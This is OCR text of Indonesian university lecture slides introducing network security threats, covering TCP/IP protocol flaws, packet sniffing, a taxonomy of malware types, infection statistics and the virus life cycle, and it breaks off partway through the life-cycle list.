
Rekayasa Internet

Susmini I. Lestariningati, M.T

Ancaman Keamanan dan Jenis-jenis Serangan

Network Access Security Model



Security Threats


- Security Threats can caused by:
    - Protocol Flaw
    - Malware

Network Flaw

- Network packets pass by untrusted hosts
  - Eavesdropping, packet sniffing
- IP addresses are public
  - Smurf Attack
- TCP connection requires state
  - SYN flooding attack
- TCP state easy to guess
  - TCP spoofing attack

Packet Sniffing

- NIC read all packet
  - Read all unencrypted data
  - ftp, telnet send password in clear



The World's Most Popular Network Protocol Analyzer

Live list of the capture interfaces (counts incoming packets)

Start capture on interface:

Start a capture with detailed options

Open a previously captured file

Open Recent:

A rich assortment of example capture files on the wiki

Visit the proj

The User's G


Work with W

Ready to load or capture

No Packets

Profile: Default

Security Threats



MALWARE 1

Merupakan software yang tidak diinginkan dan telah terinstall tanpa persetujuan anda. Virus, worms, dan trojan horses contoh dari software malware

BOTNET 2

"Botnet" adalah perangkat lunak berbahaya yang memungkinkan penjahat cyber untuk mengontrol komputer Anda tanpa sepengetah uan anda dan menggunakannya untuk melaksanakan kegiatan ilegal, seperti mengirimkan spam, penyebaran virus, dll.

WORM COMPUTER 3

Merupakan program komputer yang menyebabkan kerusakan pada jaringan komputer. Tidak seperti virus, tidak perlu melampirkan sendiri ke program yang sudah ada.

4 SPYWARE

Program yang otomatis terinstal apabila mengunjungi website tertentu. Spyware dapat merekam tombol-tombol keyboard yang anda tekan untuk menemukan password, username, nomer kartu kredit, dan informasi lan.

5 VIRUS


Program komputer yang berbahaya yang dirancang untuk menyebar dari satu komputer ke yang lain. virus dapat merusak atau menghapus data di komputer anda dan kerusakan hard drive

6 TROJAN HOURSE


Merupakan program komputer yang merusak dan menyamar dirinya sebgai file atau aplikasi (dalam .JPEG atau .doc) ini membuka "backdoor" atau hak akses tanpa sepengetahuan anda.

Malware

- **MALWARE** (MALicious sotfWARE) : General name for programs or program parts planted by an agent with malicious intent to cause unanticipated or undesired effects.
- The agent is the program's writer or distributor.




Code Type	Characteristics
Virus	Code that causes malicious behavior and propagates copies of itself to other programs
Trojan horse	Code that contains unexpected, undocumented, additional functionality
Worm	Code that propagates copies of itself through a network; impact is usually degraded performance
Rabbit	Code that replicates itself without limit to exhaust resources
Logic bomb	Code that triggers action when a predetermined condition occurs
Time bomb	Code that triggers action when a predetermined time occurs
Dropper	Transfer agent code only to drop other malicious code, such as virus or Trojan horse
Hostile mobile code agent	Code communicated semi-autonomously by programs transmitted through the web
Script attack, JavaScript, Active code attack	Malicious code communicated in JavaScript, ActiveX, or another scripting language, downloaded as part of displaying a web page




RAT (remote access Trojan)	Trojan horse that, once planted, gives access from remote location
Spyware	Program that intercepts and covertly communicates data on the user or the user's activity
Bot	Semi-autonomous agent, under control of a (usually remote) controller or "herder"; not necessarily malicious
Zombie	Code or entire computer under control of a (usually remote) program
Browser hijacker	Code that changes browser settings, disallows access to certain sites, or redirects browser to others
Rootkit	Code installed in "root" or most privileged section of operating system; hard to detect
Trapdoor or backdoor	Code feature that allows unauthorized access to a machine or program; bypasses normal access control and authentication
Tool or toolkit	Program containing a set of tests for vulnerabilities; not dangerous itself, but each successful test identifies a vulnerable host that can be attacked
Scareware	Not code; false warning of malicious code attack

Data 13 Februari 2017



Top local infections in the last 24 hours

1	HackTool.Win32.KMSAuto.c	29,8 %
2	DangerousObject.Multi.Generic	19,0 %
3	Trojan.WinLNK.Runner.jo	3,3 %
4	HackTool.MSIL.KMSAuto.c	2,8 %
5	HackTool.Win32.Kiser.fnawf	2,2 %
6	Trojan.WinLNK.Agent.gen	1,9 %
7	Net-Worm.Win32.Kido.ih	1,8 %
8	Trojan.Win32.AutoRun.gen	1,6 %
9	Trojan.Multi.StartPageTask.a	1,6 %
10	Trojan.Win32.Eroyee.d	1,5 %



Local infections

Last 24 hours

The map shows the percentages of users on whose devices Kaspersky Lab products intercepted Local infections in the Last 24 hours. KL products' users are always protected from all – even the very latest – threats.

Virus

- A virus is a program that can replicate itself and pass on malicious code to other nonmalicious programs by modifying them.
- The term “virus” was coined because the affected program acts like a biological virus: It infects other healthy subjects by attaching itself to the program and either destroying the program or coexisting with it.
- A virus can be either transient or resident.
  - **Transient virus** has a life span that depends on the life of its host; the virus runs when the program to which it is attached executes, and it terminates when the attached program ends. (During its execution, the transient virus may spread its infection to other programs.)
  - **A resident virus** locates itself in memory; it can then remain active or be activated as a stand-alone program, even after its attached program ends.

Virus Life Cycle

- **Dormant phase (rest/sleep)**

  In this phase the virus is not active. He will be active on certain conditions.

- **Propagation phase**

  Virus will reduplicate himself to a program or to a place

- **Trigerring phase (active)**

